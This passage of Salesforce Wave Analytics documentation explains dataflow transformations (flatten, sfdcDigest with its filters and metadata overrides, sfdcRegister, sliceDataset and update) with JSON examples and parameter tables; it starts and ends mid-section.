The following table describes the input parameters:

Parameter	Required?	Value
include_self_id	No	Indicates whether to include the self ID node in the generated multi_field and path_field columns. Valid values are `false` (default) and `true`.
self_field	Yes	Name of the input field that identifies each node in the hierarchy.
parent_field	Yes	Name of the input field that identifies the direct parent of each node in the hierarchy. For example, the Regional Manager 1 role is the parent of the Salesperson 1 role in a role hierarchy.
multi_field	Yes	Name of the multi-value output field that contains a list of all ancestors in the hierarchy, in order from the lowest to the highest level. The flatten transformation creates this field and generates the list of ancestors for each node in the hierarchy. For example, for Salesperson 1 role, the hierarchy of ancestors is: `Sales Manager 1, Regional Manager 1, Vice President 1, CEO`.
path_field	Yes	A string representation of the multi-field field, separated by backslashes. This output field contains the hierarchical path of all ancestors in the hierarchy, in order from the lowest to the highest level. The flatten transformation creates this field and generates the ancestry path for each node in the hierarchy. For example, for a salesperson role in a role hierarchy, the value is: `Sales Manager 1\Regional Manager 1\Vice President 1\CEO`.
source	Yes	Node in the dataflow definition file that contains the hierarchical data that you want to flatten. This node is the input source for this transformation and it must contain the input fields mapped to self_field and parent_field.

Note: By default, the multi_field and path_field fields are created as system fields, which aren't visible in the user interface. To make the fields appear in the user interface, set the `IsSystemField` metadata attribute to *`false`* for each field in the flatten transformation. For more information about metadata attributes, see Overriding Metadata Generated by a Transformation.

SEE ALSO:

flatten Transformation

sfdcDigest Transformation

The sfdcDigest transformation generates a dataset based on data that it extracts from a Salesforce object. You specify the Salesforce object and fields from which to extract data. You might choose to exclude particular fields that contain sensitive information or that aren't relevant for analysis.

When you upload the dataflow definition file, Wave Analytics validates access to Salesforce objects and fields based on the user profile of the user who uploads the file. If the user profile does not have read access to a field or object, the upload fails.

At run time, Wave Analytics runs the dataflow as the Integration User. Wave Analytics validates access to Salesforce objects and fields based on the user profile of the Integration User. For example, if the dataflow tries to extract data from a custom field on which the Integration User does not have read access, the dataflow job fails.

Note: The Integration User is a preconfigured user that is created when Wave Analytics is enabled in your organization. If you or the Integration User need permission on a Salesforce object or field, ask the administrator to grant access.

For more information about preconfigured users in Wave Analytics, see the *Wave Analytics Security Implementation Guide*.

Example: Let's look at an example. You would like to create a dataset that contains all opportunities from the Opportunity object.

You create the following dataflow definition.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" },
            { "name": "OpportunitySupportTeamMembers__c" }
         ]
      }
   },
   "Register_Opportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Opportunities",
         "name": "Opportunities",
         "source": "Extract_Opportunities"
      }
   }
}
```

Considerations When Using the sfdcDigest Transformation

- Consider dataset storage limits when extracting data. For example, a dataset can contain a maximum of 5,000 fields, so be selective when choosing fields. See Wave Analytics Limits.
- The sfdcDigest transformation runs a SOQL query to extract data from a Salesforce object, and so is subject to SOQL limits. If the query exceeds any of these limits, it may return no results or cause the dataflow job to fail. For example, The length of the SOQL query cannot exceed 20,000 characters. To reduce the SOQL query length, consider breaking up the extract into two or more sfdcDigest transformations and then use the augment transformation to combine the results. For example, you might create one sfdcDigest transformation to extract half of the fields and create another sfdcDigest transformation to extract the remaining fields. See SOQL and SOSL Limits.

Filtering Records Extracted from a Salesforce Object

Add a filter to the sfdcDigest transformation to extract a subset of all records from a Salesforce object. You can filter records to reduce the number of extracted and processed records, exclude records that contain irrelevant or sensitive data, and increase dataflow performance.

Overriding Salesforce Field Metadata

You can override the field metadata that the sfdcDigest transformation extracts from a Salesforce object to make the data appear differently in a dataset. For example, Wave Analytics can add a default value to records that have missing values for a field.

Unsupported Salesforce Objects and Fields in Wave

The sfdcDigest transformation can't extract data from all Salesforce objects and fields. Consider these limitations before configuring the extraction of Salesforce objects.

sfdcDigest Parameters

When you define an sfdcDigest transformation, you set the action attribute to `sfdcDigest` and specify the parameters for the object and fields that you want to extract. Optionally, you can also specify parameters to filter the records extracted from the Salesforce object.

Filtering Records Extracted from a Salesforce Object

Add a filter to the sfdcDigest transformation to extract a subset of all records from a Salesforce object. You can filter records to reduce the number of extracted and processed records, exclude records that contain irrelevant or sensitive data, and increase dataflow performance.

A filter consists of one or more filter conditions, where each filter condition compares a field value to a value. For example, `Amount >= 1000000`. You can also apply SOQL functions on the field value in a filter condition, like `CALENDAR_YEAR(CreatedDate) = 2011`. You can add multiple filter conditions using logical operators AND, OR, and NOT. You can also use a backslash (\) to escape double quotes included in strings.

The sfdcDigest transformation extracts all records for which the filter is true. If you configured the sfdcDigest transformation for incremental extraction, the filter applies to data extracted during the incremental run only—Wave Analytics doesn't apply the filter to records that were previously loaded into the dataset. If you add an invalid filter, the dataflow fails at run time.

For each instance of sfdcDigest, you can use one of the following types of filters:

- Structured filter
- Advanced filter

Tip: Are you trying to decide whether to use a filter in the sfdcDigest transformation or use a filter transformation? Use a filter transformation to filter records at any point in the dataflow. For example, you can add it after the dataflow joins two datasets. However, to reduce the number of rows processed in the dataflow and optimize dataflow performance, add the filter closest to the point at which records are extracted—when possible, add the filter in the sfdcDigest transformation.

Structured Filter in sfdcDigest Transformation

You define a structured filter using JSON syntax.

Advanced Filter in sfdcDigest Transformation

You define an advanced filter using a Salesforce Object Query Language (SOQL) WHERE clause expression. Use an advanced filter only if you are familiar with SOQL.

SEE ALSO:

sfdcDigest Transformation

Structured Filter in sfdcDigest Transformation

You define a structured filter using JSON syntax.

A structured filter uses the following JSON syntax for each filter condition.

```
{
"field": "<field name>",
"operator": "<operator>",
"value": "<value>"|"["<value 1>", "<value 2>"]",
"isQuoted": true|false}
```

The value can be a number, date, string, list of strings, or date literal. Wave Analytics automatically quotes strings unless you set `isQuoted` to true, which indicates that the string is already quoted.

You can use one of the following operators in a filter condition.

Operator	Comment
=	Filter condition is true if the value in the field equals the specified value. String comparisons using the equals operator are case-insensitive. Example: `"filterConditions": [ { "field": "OwnerId", "operator": "=", "value": "a07B00000012HYu" } ]`
!=	Filter condition is true if the value in the field does not equal the specified value. Example (using backslashes to escape double quotes in a string value): `"filterConditions": [ { "field": "Nickname__c", "operator": "!=", "value": "\"Sammy\"" } ]`
>	Filter condition is true if the value in the field is greater than the specified value. Example: `"filterConditions": [ { "field": "Amount", "operator": ">",`

Operator	Comment

	<pre>"value": "100000"
	}
	]</pre>

<	Filter condition is true if the value in the field is less than the specified value.
	Example (using a date literal):
	<pre>"filterConditions": [
	{
	"field": "CloseDate",
	"operator": "<",
	"value": "THIS_MONTH",
	"isQuoted": false
	}
	]</pre>

>=	Filter condition is true if the value in the field is greater than or equal to the specified value.
	Example:
	<pre>"filterConditions": [
	{
	"field": "Amount",
	"operator": ">=",
	"value": "100000"
	}
	]</pre>

<=	Filter condition is true if the value in the field is less than or equal to the specified value.
	Example (using a SOQL function):
	<pre>"filterConditions": [
	{
	"field": "CALENDAR_YEAR (CreatedDate)",
	"operator": "<=",
	"value": "2015",
	"isQuoted": true
	}
	]</pre>

LIKE	Filter condition is true if the value in the field matches the specified value. The LIKE operator is similar to the LIKE operator in SQL; it provides a mechanism for matching partial text strings and supports wildcards. • The % and _ wildcards are supported for the LIKE operator.

Operator	Comment
	• The % wildcard matches zero or more characters. • The _ wildcard matches exactly one character. • The LIKE operator is supported for string fields only. • The LIKE operator performs a case-insensitive match. • The LIKE operator supports escaping of special characters % or _. Use a backslash (\) to escape special characters. Example: `"filterConditions": [ { "field": "FirstName", "operator": "LIKE", "value": "Chris%" } ]`
IN	Filter condition is true if the value in the field equals any one of the values in the specified list. You can specify a quoted or non-quoted list of values. If the list is quoted, set `isQuoted` to true. Example: `"filterConditions": [ { "field": "StageName", "operator": "IN", "value": ["Closed Won", "Closed Lost"] } ]`
NOT IN	Filter condition is true if the value in the field does not equal any of the values in the specified list. Example: `"filterConditions": [ { "field": "BillingState", "operator": "NOT IN", "value": ["California", "New York"] } ]`
INCLUDES	For picklist or multi-select picklist fields only. Filter condition is true if the value in the picklist field includes the specified value. Example: `"filterConditions": [ {`

Operator	Comment

	<pre>"field": "BillingState",
	"operator": "INCLUDES",
	"value": ["California"]
	}
	]</pre>

EXCLUDES	For picklist or multi-select picklist fields only. Filter condition is true if the value in the picklist field excludes the specified value.
	Example:
	<pre>"filterConditions": [
	{
	"field": "BillingState",
	"operator": "EXCLUDES",
	"value": ["California", "New York"]
	}
	]</pre>

Let's look at a few examples of structured filters.

Example: Let's look at an example with a basic structured filter. To perform pipeline analysis on opportunities in fiscal quarter 2 of fiscal year 2015, you create this dataflow definition file to create the relevant dataset.

```
{
   "Extract_Filtered_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AccountId" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "OwnerId" },
            { "name": "FiscalYear" },
            { "name": "FiscalQuarter" },
            { "name": "SystemModstamp" }
         ],
         "filterConditions": [
               {
                  "field": "FiscalYear",
                  "operator": "=",
                  "value": "2015"
               },
               {
                  "field": "FiscalQuarter",
                  "operator": "=",
```

```
                "value": "2"
            }
        ]
    }
},
"Register_Opportunities_Dataset": {
    "action": "sfdcRegister",
    "parameters": {
        "alias": "Opportunities_2015Q2",
        "name": "Opportunities_2015Q2",
        "source": "Extract_Filtered_Opportunities"
    }
}
}
```

Note: If you do not specify a logical operator for multiple filter conditions—as is the case in this example—Wave Analytics applies AND between the conditions.

Example: Let's look at an example of a structured filter with a logical operator. To help forecast expected revenue, you create this dataflow to view all opportunities that have either closed or have greater than 90% probability of closing.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AccountId" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "OwnerId" },
            { "name": "Probability" },
            { "name": "FiscalYear" },
            { "name": "FiscalQuarter" }
         ],
         "filterConditions": [
            {
               "operator": "OR",
               "conditions": [
                  {
                     "field": "StageName",
                     "operator": "=",
                     "value": "Closed Won"
                  },
                  {
                     "field": "Probability",
                     "operator": ">=",
                     "value": "90"
                  }
               ]
            }
```

```
        ]
      }
   },
   "Register_Opportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OpportunitiesExpectedToWin",
         "name": "OpportunitiesExpectedToWin",
         "source": "Extract_Opportunities"
      }
   }
}
```

Example: Finally, let's look at an example of a structured filter with nested logical operators. You create this dataflow to view all opportunities that closed in the current fiscal quarter and are owned by either one of your two direct reports.

```
{
    "Extract_Opportunities": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "Opportunity",
            "fields": [
                { "name": "Id" },
                { "name": "Name" },
                { "name": "AccountId" },
                { "name": "Amount" },
                { "name": "StageName" },
                { "name": "CloseDate" },
                { "name": "OwnerId" },
                { "name": "FiscalYear" },
                { "name": "FiscalQuarter" }
            ],
            "filterConditions": [
                {
                    "operator": "AND",
                    "conditions": [
                        {
                            "field": "CloseDate",
                            "operator": "=",
                            "value": "THIS_FISCAL_QUARTER",
                            "isQuoted": false
                        },
                        {
                            "operator": "OR",
                            "conditions": [
                                {
                                    "field": "OwnerId",
                                    "operator": "=",
                                    "value": "00540000000HfUz"
                                },
                                {
                                    "field": "OwnerId",
                                    "operator": "=",
                                    "value": "00540000000HfV4"
```

```
                                }
                            ]
                        }
                    ]
                }
            ]
        }
    },
    "Register_Opportunities_Dataset": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "DirectReport_Opportunities",
            "name": "DirectReport_Opportunities",
            "source": "Extract_Opportunities"
        }
    }
}
```

Advanced Filter in sfdcDigest Transformation

You define an advanced filter using a Salesforce Object Query Language (SOQL) WHERE clause expression. Use an advanced filter only if you are familiar with SOQL.

Example: Let's look at an example of an advanced filter. You want to extract only opportunity records that are owned by a specific user and that have either high value or a high probability of closing. You create this dataflow.

```
{
   "Extract_Filtered_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AccountId" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "Probability" },
            { "name": "OwnerId" }
         ],
         "complexFilterConditions": "OwnerId = '00540000000HfUz' AND (Amount > 100000
 OR Probability > 75)"
        }
   },
   "Register_Opportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "FilteredOpportunities",
         "name": "FilteredOpportunities",
         "source": "Extract_Filtered_Opportunities"
      }
```

```
    }
}
```

Overriding Salesforce Field Metadata

You can override the field metadata that the sfdcDigest transformation extracts from a Salesforce object to make the data appear differently in a dataset. For example, Wave Analytics can add a default value to records that have missing values for a field.

You can add the following field parameters to the sfdcDigest transformation to override the field metadata:

- defaultValue
- type
- fiscalMonthOffset
- isYearEndFiscalYear
- firstDayOfWeek
- isMultiValue
- multiValueSeparator
- precision
- scale

For a description of each of these field parameters, see Field Parameters. For information about using metadata attributes to configure dates, see Date Handling in Datasets.

Example: Let's look at an example. You would like to override metadata extracted from the Opportunity object.

You add the bold text in the following dataflow definition to override field metadata from the Opportunity object.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            {
               "name": "Amount",
               "defaultValue":0
               "precision":18
               "scale":2
            },
            { "name": "StageName" },
            {
               "name": "CloseDate",
               "fiscalMonthOffset":9,
               "firstDayOfWeek":2,
               "isYearEndFiscalYear":true
            },
            { "name":"AccountId" },
            { "name":"OwnerId" },
            {
               "name": "OpportunitySupportTeamMembers__c",
```

```
                "type":"Text",
                "isMultiValue":true,
                "multiValueSeparator":","
                "precision":255
            }
        ]
    }
  },
  "Register_Opportunities_Dataset":{
     "action":"sfdcRegister",
     "parameters":{
        "alias":"Opportunities",
        "name":"Opportunities",
        "source":"Extract_Opportunities"
     }
  }
}
```

SEE ALSO:

sfdcDigest Transformation

Unsupported Salesforce Objects and Fields in Wave

The sfdcDigest transformation can't extract data from all Salesforce objects and fields. Consider these limitations before configuring the extraction of Salesforce objects.

For information about all Salesforce objects and fields, see the Object Reference for Salesforce and Force.com.

Unsupported Objects

The sfdcDigest transformation can't extract data from these Salesforce objects.

- AuthProvider
- BrandTemplate
- ChatterConversation
- ChatterConversationMember
- ChatterMessage
- ConnectedApplication
- ContentFolderLink
- ContentWorkspace
- ContentWorkspaceDoc
- CorsWhitelistEntry
- CustomNotDeployed__OwnerSharingRule
- EmailDomainKey
- EmailServicesAddress
- EmailServicesFunction
- EmailStreamMessage

- EmailStreamShareOption
- EmailStreamShareOptionHistory
- EmailStreamShareOptionOwnerSharingRule
- EmailStreamShareOptionShare
- EmailTemplate
- EventType
- EventTypeParameter
- EnvironmentHub
- EnvironmentHubInvitation
- EnvironmentHubMemberRel
- FeedPollChoice
- FeedPollVote
- KnowledgeArticleVersion
- LoginGeo
- LoginHistory
- NetworkActivityAudit
- NewsArticleFeed
- NetworkModeration
- OrganizationProperty
- OrgWideEmailAddress
- OutboundField
- PackageLicense
- PackageMemberOwnerSharingRule
- PartnerNetworkSyncLog
- PermissionSet
- PermissionSetLicense
- Profile
- ReputationLevel
- ReputationLevelLocalization
- ReputationPointsRule
- SearchPromotionRule
- SelfServiceUser
- SessionPermSetAssignment
- SetupAssistantAnswer
- SetupAssistantProgress
- SsoUserMapping
- TenantSecret
- Territory2ModelHistory
- TwoFactorInfo
- UserLogin

- UserPackageLicense
- UserProvAccount
- UserProvAccountStaging
- UserProvisioningConfig
- UserProvisioningLog
- UserProvisioningRequest
- UserProvisioningRequestOwnerSharingRule
- UserProvisioningRequestShare
- UserProvMockTarget
- UserRecordAccess
- VerificationHistory
- WebLink
- WebLinkLocalization

The sfdcDigest transformation cannot extract data from external objects created in Salesforce. External objects are similar to custom objects, except that they map to data located outside Salesforce.

If you include an unsupported or inaccessible object in the sfdcDigest transformation, the dataflow fails at run time with an error message.

Unsupported Fields

The sfdcDigest transformation cannot extract data from these fields:

Object	Unsupported Fields
Account	CleanStatus
ActionPlanItem	ItemId
AuthSession	• LoginGeoId • LoginHistoryId
CaseArticle	KnowledgeArticleId
Contact	• CanAllowPortalSelfReg • CleanStatus
ContentDocument	ParentId
ContentFolderLink	ParentEntityId
CustomPerson__p	Title
DocumentAttachmentMap	ParentId
EmailMessage	ActivityId
EmailRoutingAddress	EmailServicesAddressId
EnvironmentHubMember	EnvironmentHubId

Object	Unsupported Fields
ExternalEventMapping	EventId
InstalledMobileApp	ConnectedApplicationId
Lead	CleanStatus
KnowledgeArticle	MasterLanguage
KnowledgeArticleVersion	• IsOutOfDate • TranslationCompletedDate • TranslationExportedDate • TranslationImportedDate
Network	• CaseCommentEmailTemplateId • ChangePasswordEmailTemplateId • ForgotPasswordEmailTemplateId • WelcomeEmailTemplateId
Organization	• SelfServiceEmailUserOnCaseCreationTemplateId • SelfServiceNewCommentTemplateId • SelfServiceNewPassTemplateId • SelfServiceNewUserTemplateId • WebToCaseAssignedEmailTemplateId • WebToCaseCreatedEmailTemplateId • WebToCaseEmailTemplateId • WebToLeadEmailTemplateId
PermissionSet	• PermissionsEditEvent • PermissionsEditTask
PermissionSetLicense	• MaximumPermissionsEditEvent • MaximumPermissionsEditTask
Profile	• PermissionsEditEvent • PermissionsEditTask
ThirdPartyAccountLink	SsoProviderId
User	• LastPasswordChangeDate • UserPreferencesEnableVoicePilot
WorkBadge	RewardId
WorkBadgeDefinition	RewardFundId

If you include a field with an unsupported field in the sfdcDigest transformation, the dataflow ignores the field.

In addition, Salesforce recommends that you do not extract data from the MayEdit field of the Account object. Extracting data from this field significantly decreases performance and can cause the dataflow to fail.

Unsupported Field Types

The sfdcDigest transformation can't extract data from fields with these field types.

- base64
- composite (like address and location)
- data category group reference
- encrypted string

If you include a field with an unsupported field type in the sfdcDigest transformation, the dataflow ignores the field.

SEE ALSO:

sfdcDigest Transformation

sfdcDigest Parameters

When you define an sfdcDigest transformation, you set the action attribute to `sfdcDigest` and specify the parameters for the object and fields that you want to extract. Optionally, you can also specify parameters to filter the records extracted from the Salesforce object.

You can specify parameters in the following sections of the sfdcDigest node: parameters, fields, and filterConditions.

Parameters

The following table describes the parameters in the `parameters` section.

Parameter	Required?	Value
object	Yes	API name of the Salesforce object from which you want to extract data. This object is the input source for this transformation. The sfdcDigest transformation doesn't support extraction from all Salesforce objects.
incremental	No	Performs an incremental extraction, which extracts only changes to the Salesforce object since the last dataflow run. Valid values: true or false. Note: Incremental extraction is available if you have enabled replication.
fullRefreshToken	No	Performs a one-time full extraction to synchronize the data in the dataset with data in the Salesforce object. Specify any value for this parameter.

Parameter	Required?	Value
		After the full extraction, the dataflow performs an incremental extraction each time thereafter even though the `fullRefreshToken` parameter is included in the dataflow definition. To run a full extraction again, change the value of the `fullRefreshToken` parameter to a different value. Note: Incremental extraction is available if you have enabled replication.
fields	Yes	An array of names of all fields from which you want to extract data from the specified Salesforce object. The sfdcDigest transformation doesn't support extraction from all field types. See Field Attributes.
filterConditions	No	A filter that restricts the records extracted from the specified Salesforce object. The sfdcDigest transformation extracts all records from the Salesforce object for which the filter is true. You can specify a structured or advanced filter. See Filter Conditions Parameters.
complexFilterConditions	No	For advanced filters only. A SOQL WHERE clause used to filter records extracted from the specified Salesforce object.

Field Attributes

The following table describes the attributes in the `fields` section. It also describes optional attributes that you can provide to override the field metadata. You can override the metadata that the sfdcDigest transformation extracts from a Salesforce object to make the data appear differently in a dataset. For example, Wave Analytics can add a default value to records that have missing values for a field. If you don't override the values, Wave Analytics gets the values from Salesforce.

Attribute	Required?	Value
name	Yes	API name of the field in the Salesforce object that you want to include in the dataset. You can specify multiple fields.

Attribute	Required?	Value
defaultValue	No	For text and numeric fields that can be null. Default value that replaces a null value for the specified field.
type	No	Wave Analytics field type associated with the specified field. Valid types are Text, Numeric, or Date. Any value, including numeric values, can be Text. For example, by default, fiscal quarter from Salesforce objects is Number. However, you can change it to Text. Specify a type to override the type determined by Wave Analytics. Example: `"type": "Text"`
fiscalMonthOffset	No	For date fields only. The difference, in months, between the first month of the fiscal year and the first month of the calendar year (January). For example, if the fiscal year starts in January, the offset is 0. If the fiscal year starts in October, the offset is 9. Example: `"fiscalMonthOffset": 9` Note: This attribute also controls whether Wave Analytics generates fiscal date fields. To generate fiscal date fields, set `fiscalMonthOffset` to a value other than 0. For more information, see Date Handling in Datasets.
isYearEndFiscalYear	No	For date fields only. Indicates whether the fiscal year is the year in which the fiscal year ends or begins. Because the fiscal year can start in one calendar year and end in another, you must specify which year to use for the fiscal year. • If true, then the fiscal year is the year in which the fiscal year ends. The default is true.

Attribute	Required?	Value
		• If false, then the fiscal year is the year in which the fiscal year begins. Example: `"isYearEndFiscalYear": true` This field is relevant only when `fiscalMonthOffset` is greater than 0. For more information, see Date Handling in Datasets.
firstDayOfWeek	No	For date fields only. The first day of the week for the calendar year and, if applicable, fiscal year. Use 0 to set the first day to be Sunday, 1 to set the first day to be Monday, and so on. Use -1 to set the first day to be on January 1. The default is -1. Example: `"firstDayOfWeek": 0` For more information, see Date Handling in Datasets.
isMultiValue	No	For text fields only. Indicates whether the specified field has multiple values. Example: `"isMultiValue": false`
multiValueSeparator	No	For text fields only. Character used to separate multiple values in the specified field when isMultiValue equals true. This value defaults to a semicolon (;) if you do not specify a value and isMultiValue equals true. Set to null when isMultiValue equals false. Example: `"multiValueSeparator": ";"`
precision	No	The maximum number of digits in a numeric value, or the length of a text value. For numeric values: Includes all numbers to the left and to the right of the decimal point (but excludes the decimal point character). Value must be between 1 and 18, inclusive.

Attribute	Required?	Value
		For text values: Value defaults to 255 characters, and must be between 1 and 32,000 characters, inclusive. Example: `"precision": 10`
scale	No	The number of digits to the right of the decimal point in a numeric value. Must be less than the precision value. Value must be between 0 and 17 characters, inclusive. Example: `"scale": 2`

Filter Conditions Parameters

The following table describes the structured filter parameters in the `filterConditions` section. These parameters do not apply to advanced filters.

Parameter	Required?	Value

field	No	The field in the Salesforce object on which you want to apply a filter condition. Each filter condition in a structured filter uses the following syntax:
		`{`
		`"field": "<field name>",`
		`"operator": "<operator>",`
		`"value": "<value>",`
		`"isQuoted": true|false}`

operator	No	The purpose depends on the context. • `operator` can be used as a comparison operator–like =, <, and IN–that compares the field value against a constant value. • `operator` can also be used as a logical operator (AND, OR, or NOT) that links multiple filter conditions together. In the example below, the bold `operator` is the logical operator. The

Parameter	Required?	Value
		other instances of `operator` are comparison operators. `"filterConditions": [ { "operator": "OR", "conditions": [ { "field": "StageName", "operator": "=", "value": "Closed Won" }, { "field": "Probability", "operator": ">=", "value": "90" } ] } ]`
value	No	The value used in a filter condition.

isQuoted	No	Indicates whether you quoted the string value in a filter condition.
		Example with quoted values:
		`"filterConditions": [ { "field": "StageName", "operator": "IN", "value": "('Closed Won', 'Closed Lost')", "isQuoted": true } ]`
		Example with non-quoted values:
		`"filterConditions": [ { "field": "StageName", "operator": "IN", "value": ["Closed Won", "Closed Lost"], "isQuoted": false`

Parameter	Required?	Value
		<pre> }]</pre> If you don't include isQuoted for a filter on a string value, Wave Analytics assumes that the string value is not quoted and adds the quotes for you.
conditions	No	Use to specify a logical operator to link multiple filter conditions together.

SEE ALSO:

sfdcDigest Transformation

Filtering Records Extracted from a Salesforce Object

sfdcRegister Transformation

The sfdcRegister transformation registers a dataset to make it available for queries. Users cannot view or run queries against unregistered datasets.

You don't need to register all datasets. For example, you don't need to register an intermediate dataset that is used to build another dataset and does not need to be queried. In addition, you don't need to register datasets that are created when you upload external data because Wave Analytics automatically registers these datasets for you.

Carefully choose which datasets to register because:

- The total number of rows in all registered datasets cannot exceed 250 million per platform license.
- Users that have access to registered datasets can query their data. Although, you can apply row-level security on a dataset to restrict access to records.

Example: Let's look at an example. You create a dataflow that extracts opportunities from the Opportunity object. To register the dataset, name it "Opportunities," and apply row-level security on it, you add the sfdcRegister transformation as shown in the following dataflow definition file.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
```

```
   "Register_Oppportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Opportunities",
         "name": "Opportunities",
         "source": "Extract_Opportunities",
         "rowLevelSecurityFilter": "'OwnerId' == \"$User.Id\""
      }
   }
}
```

sfdcRegister Parameters

When you define an sfdcRegister transformation, you set the action attribute to `sfdcRegister` and specify the parameters.

sfdcRegister Parameters

When you define an sfdcRegister transformation, you set the action attribute to `sfdcRegister` and specify the parameters.

The following table describes the input parameters:

Parameter	Required?	Value
alias	Yes	API name of the registered dataset. This name can contain only underscores and alphanumeric characters, and must be unique among other dataset aliases in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. It also cannot exceed 80 characters.
name	Yes	Display name of the registered dataset. The name cannot exceed 80 characters. Note: To change the name after you create the dataset, you must edit the dataset.
source	Yes	Node in the dataflow definition file that identifies the dataset that you want to register. This is the input source for this transformation.
rowLevelSecurityFilter	No	The predicate used to apply row-level security on the dataset when the dataset is first created. Example: "rowLevelSecurityFilter": "'OwnerId' == "$User.Id""

Parameter	Required?	Value
		Note: To change the predicate after you create the dataset, you must edit the dataset. When entering the predicate in the Register transformation of the dataflow JSON, you must escape the double quotes around string values. After the dataset is created, Wave Analytics ignores it's security predicate setting in the dataflow. To change the security predicate for an existing dataset, edit the dataset in the user interface.

SEE ALSO:

sfdcRegister Transformation

sliceDataset Transformation

The sliceDataset transformation removes fields from a dataset in your dataflow, leaving you with a subset of fields for use in a new dataset or in other transformations. This allows you to create multiple datasets, each with different sets of fields from a single dataset.

The transformation includes the `mode` parameter, which lets you choose between two modes: `drop` or `select`. Set it to `drop` to *remove* the fields you specify. Set it to `select` to *keep* the fields you specify.

Example: Here's an example. Let's say your dataflow contains an sfdcDigest node, `ExtractOpportunities`, that extracts all fields from the Opportunity object. However, some of your users don't want Id fields in their Opportunities dataset. You resolve this by adding a sliceDataset node to your dataflow, specifying the source node, the fields you want to remove from that node, and `drop` mode.

```
{
  "RemoveFieldsFromExtractOpportunities": {
    "action": "sliceDataset",
    "parameters": {
      "source": "ExtractOpportunities",
      "mode": "drop",
      "fields": [
        {
          "name": "Id"
        },
        {
          "name": "ProductId"
        }
      ]
    }
  }
}
```

sliceDataset Parameters

When you define a sliceDataset transformation, you set the action attribute to `sliceDataset` and specify the parameters.

sliceDataset Parameters

When you define a sliceDataset transformation, you set the action attribute to `sliceDataset` and specify the parameters.

The following table describes the input parameters:

Parameter	Required?	Value
source	Yes	Node in the dataflow definition file that identifies the dataset that you want to slice. This is the input source for this transformation.
mode	Yes	The action you want to take on the specified fields. Set it to `drop` to *remove* the fields. Set it to `select` to *keep* the fields.
fields	Yes	An array of names of the fields that you want to drop or select from the specified source node.


update Transformation

The update transformation updates the specified field values in an existing dataset based on data from another dataset, which we'll call the lookup dataset. The transformation looks up the new values from corresponding fields in the lookup dataset. The transformation stores the results in a new dataset.

When you create the transformation, you specify the keys that are used to match records between the two datasets. To dictate which field in the lookup dataset updates the field in the source dataset, you also map the corresponding fields from both datasets.

Example: Let's look at an example. You have an existing Accounts dataset that contains account information—Id, Name, and AnnualRevenue. Unfortunately, some of the account names in the dataset are now incorrect because of a series of mergers and acquisitions. To quickly update the account names in the dataset, you perform the following tasks.

1. Create a .csv file that contains the new account names and associated account IDs for accounts that have name changes.
2. Upload the .csv file to create a dataset called UpdatedAccountNames.
3. Create a dataflow definition file to update account names in the Accounts dataset by looking up the new account names in the UpdatedAccountNames dataset.



You create the following dataflow definition file.

```
{
   "Extract_AccountDetails": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Account",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AnnualRevenue" }
         ]
      }
   },
   "Extract_UpdatedAccountNames": {
      "action": "edgemart",
      "parameters": { "alias": "UpdatedAccountNames" }
   },
   "Update_AccountRecords": {
      "action": "update",
      "parameters": {
         "left": "Extract_AccountDetails",
         "right": "Extract_UpdatedAccountNames",
         "left_key": [ "Id" ],
         "right_key": [ "AccountID" ],
         "update_columns": { "Name": "NewAccountName" }
      }
   },
   "Register_UpdatedAccountRecords": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Accounts",
         "name": "Accounts",
         "source": "Update_AccountRecords"
      }
   }
}
```

Example: Let's look at another example, where a composite key is used to match records between both datasets. In this case, you match records using the account ID and account name fields.

You create the following dataflow definition file.

```
{
   "Extract_AccountDetails": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Account",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "AnnualRevenue" }
         ]
      }
   },
```

```
   "Extract_UpdatedAccountNames": {
      "action": "edgemart",
      "parameters": { "alias": "UpdatedAccountNames" }
   },
   "Update_AccountRecords": {
      "action": "update",
      "parameters": {
         "left": "Extract_AccountDetails",
         "right": "Extract_UpdatedAccountNames",
         "left_key": ["Id","Name"],
         "right_key": ["AccountId","NewAccountName"],
